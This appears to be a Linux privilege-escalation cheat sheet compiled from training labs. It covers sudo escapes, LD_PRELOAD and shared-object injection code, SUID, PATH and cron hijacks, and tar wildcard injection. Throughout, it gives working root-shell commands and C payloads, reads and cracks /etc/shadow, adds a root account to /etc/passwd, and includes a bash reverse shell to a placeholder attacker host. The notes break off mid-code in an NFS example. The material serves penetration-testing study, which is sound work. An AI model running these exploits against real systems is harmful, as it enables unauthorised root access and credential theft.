
su newroot


## Sudo

To escalate the priviledge by sudo command.


### Type 1: Normal process.

Step 1: **sudo -l** >> In this step you need to know in what tools or commands you have the permission to use.



Step 2: Visit this site to find the commands according to the permissionless commands > <https://gtfobins.github.io/>

Step 3: Run the command. See step 1 image for better understanding.



### Type 2: Sudo (Shell Escaping)

**Detection**﻿

Linux VM

1. In command prompt type: **sudo -l**

2. From the output, notice the list of programs that can run via sudo.

**Exploitation**

Linux VM

1. In command prompt type any of the following:

a. **sudo find /bin -name nano -exec /bin/sh \;**

b. **sudo awk 'BEGIN {system("/bin/sh")}'**

c. **echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse**

d. **sudo vim -c '!sh'**

### Type 3: Sudo (Abusing Intended Functionality)

**Detection**

Linux VM

1. In command prompt type: **sudo -l**

2. From the output, notice the list of programs that can run via sudo.

**Exploitation**

Linux VM

1. In command prompt type:

**sudo apache2 -f /etc/shadow**

2. From the output, copy the root hash.

Attacker VM


1. Open command prompt and type:

**echo '[Pasted Root Hash]' > hash.txt**

2. In command prompt type:

**john --wordlist=/usr/share/wordlists/nmap.lst hash.txt**

3. From the output, notice the cracked credentials.

****

Now crack hash of shadow file with john/hashcat to find the password.

### Type 4: Sudo (LD\_PRELOAD)

sudo -l

LD\_PRELOAD = environment variable (Optional)

Preload is a feature of Dynamic Linker (DL) Dynamic linker is the program that manages shared dynamic libraries on behalf of an executable.

It works to load libraries into memory and modify the program at runtime to call the functions in the library.


etc/lib.c (load libraries into memory) /usr/bin/echo

etc/lib.c (Load libraries into memory) /usr/bin/whoami

etc/lib.c (load libraries into memory) /usr/bin/mv

1. In command prompt type: **sudo -l**

2. From the output, notice that the **LD\_PRELOAD** environment variable is intact.



**Exploitation**

1. Open a text editor and type:

**#include <stdio.h>**

**#include <sys/types.h>**

**#include <stdlib.h>**

**void \_init() {**

**unsetenv("LD\_PRELOAD");**

**setgid(0);**

**setuid(0);**

**system("/bin/bash");**

**}**

2. Save the file as x.c

3. In command prompt type:


**gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles**

4. In command prompt type:

**sudo LD\_PRELOAD=/tmp/x.so [executable binary,** In this case we have find**]**

5. In command prompt type: **id**

**Note:** Mention full path to avoid error.



## SUID

### Type 1: Normal process.

To escalate the permisssoin using suid.

Step 1: **find / -type f -perm -04000 -ls 2>/dev/null**

**find / -perm -u=s -type f 2>/dev/null**

**find / -perm /4000 2>/dev/null**

**find / -user root -perm -4000 2>/dev/null** or,


**find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null**

**find / -type f -perm +6000 -exec ls -l {} \;**

**>** To show files with the setuid or setgid permissions.

Step 2: Use GTFObins to get commands related base64 exploitation.

Some case you type only the binary and enter. Exm: **/usr/bin/base64** to see how it works.




**Or,** FILE=/etc/shadow

[leonard@ip-10-10-115-245 /]$ /usr/bin/base64 "$LFILE" | base64 --decode

**Note:**

If there is a binary which can generate or edit text file (nano, gedit, vim) we have a awesome opportunity to gain privilege escalation. This opportunity would be to add a new user that has root privileges.


**Step 1:** We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux. **Command: openssl passwd -1 -salt THM password1**



* The openssl passwd command generates password hashes using various algorithms.
* -1: Specifies the use of MD5-based password hashing.
* -salt THM: Provides the salt value "THM" for the password hashing.
* password1: The password for which you want to generate the hash.

The output will be : $1$THM$P4q60nSjt0v1wLYxkf6Qh

**Step 2:** We will then add this password with a username to the /etc/passwd file.



hacker:$1$THM$P4q60nSjt0v1wLYxkf6Qh:0:0:root:/root:/usr/bin/zsh

### Type 2: SUID (Shared Object Injection)

**Detection**

Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**

2. From the output, make note of all the SUID binaries.

3. In command line type:

**strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"**

4. From the output, notice that a .so file is missing from a writable directory.

**Note:** You must need a **-so** binary which have **.so** extension.

**Exploitation**

Linux VM

5. In command prompt type: **mkdir /home/user/.config**

6. In command prompt type: **cd /home/user/.config**

7. Open a text editor and type:

**#include <stdio.h>**

**#include <stdlib.h>**

**static void inject() \_\_attribute\_\_((constructor));**

**void inject() {**

**system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");**

**}**

8. Save the file as **libcalc.c**

9. In command prompt type:

**gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c**

10. In command prompt type: **/usr/local/bin/suid-so**

11. In command prompt type: **id**

### Type 3: SUID (Symlinks)

A symlink (symbolic link) is a special type of file that points to another file or directory. Symlinks can be created by users and can potentially be used to manipulate the behavior of programs.

**Detection**

Linux VM

1. In command prompt type: **dpkg -l | grep nginx**

2. From the output, notice that the installed nginx version is below 1.6.2-5+deb8u3.

**Exploitation**

Linux VM – Terminal 1

1. For this exploit, it is required that the user be www-data. To simulate this escalate to root by typing: **su root**

2. The root password is **password123**

3. Once escalated to root, in command prompt type: **su -l www-data**

4. In command prompt type: **/home/user/tools/nginx/nginxed-root.sh /var/log/nginx/error.log**

5. At this stage, the system waits for log rotate to execute. In order to speed up the process, this will be simulated by connecting to the Linux VM via a different terminal.

Linux VM – Terminal 2

1. Once logged in, type: **su root**

2. The root password is **password123**

3. As root, type the following: **invoke-rc.d nginx rotate >/dev/null 2>&1**

4. Switch back to the previous terminal.

Linux VM – Terminal 1

1. From the output, notice that the exploit continued its execution.

2. In command prompt type: **id**

### Type 4: SUID (Environment Variables #1) Strings

**Detection**

Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**

2. From the output, make note of all the SUID binaries.

3. In command prompt type: **strings /usr/local/bin/suid-env**

4. From the output, notice the functions used by the binary.

**Exploitation**

Linux VM

1. In command prompt type:

**echo 'int main() { setgid(0); setuid(0); system("/bin/bash"); return 0; }' > /tmp/service.c**

2. In command prompt type: **gcc /tmp/service.c -o /tmp/service**

3. In command prompt type: **export PATH=/tmp:$PATH**

4. In command prompt type: **/usr/local/bin/suid-env**

5. In command prompt type: **id**

### Type 4: SUID (Environment Variables #2) Strings

**Detection**

Linux VM

1. In command prompt type: **find / -type f -perm -04000 -ls 2>/dev/null**

2. From the output, make note of all the SUID binaries.

3. In command prompt type: strings **/usr/local/bin/suid-env2**

4. From the output, notice the functions used by the binary.

**Exploitation Method #1**

Linux VM

1. In command prompt type:

**function /usr/sbin/service() { cp /bin/bash /tmp && chmod +s /tmp/bash && /tmp/bash -p; }**

2. In command prompt type:

**export -f /usr/sbin/service**

3. In command prompt type: **/usr/local/bin/suid-env2**

**Exploitation Method #2**

Linux VM

1. In command prompt type:

**env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp && chown root.root /tmp/bash && chmod +s /tmp/bash)' /bin/sh -c '/usr/local/bin/suid-env2; set +x; /tmp/bash -p'**

## Capabilities

**Type 1:** Normal process

Step 1: **getcap -r / 2>/dev/null >>** To see capabilities.

Step 2: Use a tool according to capabilities and GTFObins for commands to exploit.

**Type 2:**

**Detection**

Linux VM

1. In command prompt type: **getcap -r / 2>/dev/null**

2. From the output, notice the value of the “cap\_setuid” capability.

**Exploitation**

Linux VM

1. In command prompt type:

**/usr/bin/python2.6 -c 'import os; os.setuid(0); os.system("/bin/bash")'**

2. Enjoy root!

## SUID vs Sudo vs Capabilities


|  |  |  |
| --- | --- | --- |
| **SUID** | **Sudo** | **Capabilities** |
| SUID is a permission bit that can be set on an executable file. | sudo is a command-line utility that allows authorized users to execute specific commands as root user. | Capabilities commonly used in scenarios where you want to enhance security by limiting the privileges of a specific process or application, such as web servers, network utilities, and containerized applications. |
| SUID itself does not maintain log entries by default. | sudo maintains logs of the commands executed with elevated privileges by users. | Capabilities themselves do not maintain logs by default. |

## Cron Jobs

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.

**Hints :** If not working, check file permission.

**Scenario 1:**

**Step 1:**


**cat /etc/crontab** – Read the Cron Jobs file.

The backup.sh script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

**Step 2:**

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

After modify the backup.sh (In this scenario) the file looks like this.



**Command :**


#!/bin/bash

bash -i >& /dev/tcp/attacker-ip/attacker-port 0>&1

**Step 3:**

Run a netcat listener in your machine – nc -lvnp [port]


Then we will find a reverse shell with root privilege.



**Scenario 2:**

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.
2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.  
If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named “antivirus.sh” under our user’s home folder and it should be run by the cron job.

Now we can repeat the **Step 2,3** of **Scenario 1** with this antivirus.sh file to get a reverse shell.

### Cron (Path)

**Detection**

Linux VM

1. In command prompt type: **cat /etc/crontab**

2. From the output, notice the value of the “PATH” variable.

**Exploitation**

Linux VM

1. In command prompt type:

**echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/overwrite.sh**

2. In command prompt type: **chmod +x /home/user/overwrite.sh**

3. Wait 1 minute for the Bash script to execute.

4. In command prompt type: **/tmp/bash -p**

5. In command prompt type: **id**

### Cron (Wildcards)

**Detection**

Linux VM

1. In command prompt type: **cat /etc/crontab**

2. From the output, notice the script “/usr/local/bin/compress.sh”

3. In command prompt type: **cat /usr/local/bin/compress.sh**

4. From the output, notice the wildcard (\*) used by ‘tar’.

**Exploitation**

Linux VM

1. In command prompt type:

**echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > /home/user/runme.sh**

2. **touch /home/user/--checkpoint=1**

3. **touch /home/user/--checkpoint-action=exec=sh\ runme.sh**

4. Wait 1 minute for the Bash script to execute.

5. In command prompt type: **/tmp/bash -p**

6. In command prompt type: **id**

### Cron (File Overwrite)

**Detection**

Linux VM

1. In command prompt type: **cat /etc/crontab**

2. From the output, notice the script “overwrite.sh”

3. In command prompt type: **ls -l /usr/local/bin/overwrite.sh**

4. From the output, notice the file permissions.

**Exploitation**

Linux VM

1. In command prompt type:

**echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' >> /usr/local/bin/overwrite.sh**

2. Wait 1 minute for the Bash script to execute.

3. In command prompt type: **/tmp/bash -p**

4. In command prompt type: **id**

## PATH

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

**Step 1:** Find the suid binaries.

$ find / -type f -perm -04000 -ls 2>/dev/null

**Step 2:** If there any directory has the suid binary, then go to that directory.

$ cd /home/murdoch

**Step 3 :** See the permission on that file. Or use **file** tool to see the type of the file.

$ ls -la

-rwsr-xr-x 1 root root 16712 Jun 20 2021 test

**Step 4:** Run that file.

$ ./test

sh: 1: thm: not found

**Step 5:** If there is a command that not found, then go to **/tmp** directory and make a file with that command name and export a shell on that file.

$ cd /tmp

$ echo "/bin/bash" > thm

**Step 6:** Give executable permission to that file.

$ chmod 777 thm

**Step 7:** Export the path of that file which have the shell code.

$ export PATH=/tmp:$PATH

$ echo $PATH

/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

**Step 8:** Now run the binary.


$ /home/murdoch/test

root@ip-10-10-85-12:/home# **(**Now you are root**)**


## NFS

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user’s privilege level.  
  
Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.  
  
NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.


cat /etc/exports



The critical element for this privilege escalation vector is the “no\_root\_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “no\_root\_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.  
  
We will start by enumerating mountable shares from our attacking machine.



We will mount one of the “no\_root\_squash” shares to our attacking machine and start building our executable.



As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

#include<unistd.h>


int main(){

setuid(0);


setgid(0);

system("/bin/bash");

